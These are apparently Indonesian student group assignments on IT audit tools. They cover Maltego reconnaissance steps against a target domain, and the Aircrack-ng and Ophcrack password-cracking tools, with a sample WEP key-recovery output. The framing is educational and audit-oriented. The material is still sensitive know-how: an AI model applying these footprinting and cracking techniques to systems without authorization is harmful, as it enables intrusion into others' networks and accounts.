


DARI MATERI YANG TELAH SAYA BERIKAN, SILAHKAN MASING MASING KELOMPOK MEMILIH TOOLS IT AUDIT YANG ADA PADA WEB YG TERLAMPIR ATAU REFERENSI SENDIRI.

JELASKAN FUNGSI DARI TOOLS TERSEBUT DALAM IT AUDIT, DAN PENJELASAN SINGKAT TTG TOOLS TERSEBUT



MALTEGO

HARLI SEPTIA FANI (182420122)

PUTRI ARMILIA PRAYESY (182420125)

DEVIAN SAPUTRA (182420128)

I MADE HARYA WIJAYA OKA RAFFLESIA (182420129)

PUTRI ELEINA NURRAHMA (182420138)

MALTEGO

MALTEGO INI DISEBUT **OSINT (OPEN SOURCE INTELLIGENCE GATHERING)** SEBUAH ALAT UNTUK MELAKUKAN *FOOTPRINTING*, DIGUNAKAN UNTUK MENGUMPULKAN INFORMASI SEBANYAK MUNGKIN DENGAN TUJUAN FORENSIK, *PEN TESTING*, ATAU *ETHICAL HACKING*. APLIKASI YANG DIGUNAKAN UNTUK MEMETAKAN JARINGAN KOMUNIKASI YANG BERADA DI INTERNET TUJUANNYA ADALAH MENGUMPULKAN INFORMASI TENTANG TARGET DAN MENAMPILKAN INFORMASI TERSEBUT DALAM FORMAT YANG MUDAH DIMENGERTI, MEMVISUALISASIKAN INFORMASI TERSEBUT KE DALAM SEBUAH FORMAT GRAPH, SANGAT COCOK UNTUK *LINK ANALYSIS* DAN *DATA MINING*.


FUNGSI DARI MALTEGO ADALAH MEMUDAHKAN SESEORANG YANG Mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan maltego, maka maltego akan menampilkan bebrap informasi seperti berikut:

- **BLOCK IP HOSTING**
- **DOMAIN REGISTE**
- **EMAIL USER & ADMIN**
- **PHONE NUMBER**
- **PETA JARINGAN**

MALTEGO DIBEDAKAN MENJADI VERSI KOMERSIAL (COMMERCIAL EDITION) DAN VERSI GRATIS (COMMUNITY EDITION). VERSI GRATIS YANG TERSEDIA DI KALI LINUX HANYA DAPAT MENAMPILKAN MAKSIMAL 12 HASIL TRANSFORMASI, SEBAGAI SEBUAH FRONT-END UNTUK SERVER OSINT, MALTEGO VERSI GRATIS HANYA DAPAT MEMAKAI LAYANAN SERVER MILIK PATERVA. KARENA VERSI YANG DISEDIAKAN OLEH KALI LINUX ADALAH VERSI GRATIS DARI MALTEGO



TAHAPAN DALAM PENGGUNAAN MALTEGO

1. BUKA MALTEGO PADA KALI LINUX ANDA, ADA DI MENU INFORMATION GATHERING > MALTEGO





2. LOGIN DENGAN EMAIL DAN PASSWORD YANG TELAH TERDAFTAR


3. SETELAH SELESAI LOGIN MAKA AKAN MUNCUL DIALOG START A MACHINE, PILIH FOOTPRINTING L3 LALU DI STEP KEDUA KITA HARUS MAMASUKAN DOMAIN ATAU LINK WEBSITE TAGE




4. TAMPILAN AWALNYA KURANG LEBIH SEPERTI INI, DAN DISINI KITA BISA MENGGALI INFORMASI DARI TARGET DENGAN KLIK KANAN PADA WEB TARGET DAN RUN ALL TRANSFORMS




5. BEGINILAH TAMPILAN WEBSITE YANG DITARGETKAN TADI SUDAH DI ALL TRANSFORMS




DAN DIBAWAH INI DALAM TAMPILAN ENTRY LIST



6. UNTUK Mencari informasi tentang alamat email, pilih ikon webnya lalu klik KANAN PILIH“MIRROR: EMAIL ADDRESS FOUND”. INILAH HASILNYA TERDAPAT 3 EMAIL YG TERHUBUNG DENGAN WEB TERSEBUT



7. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA



8. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA

SOURCE

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

[HTTPS://WWW.GAGALTOTAL666.SITE/2016/06/CARA-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX.HTML?M=1](https://www.gagaltotal666.site/2016/06/cara-menggunakan-maltego-di-kali-linux.html?m=1)

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

TERIMA KASIH

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps


2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F ]
Decrypted correctly: 100%

~
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I

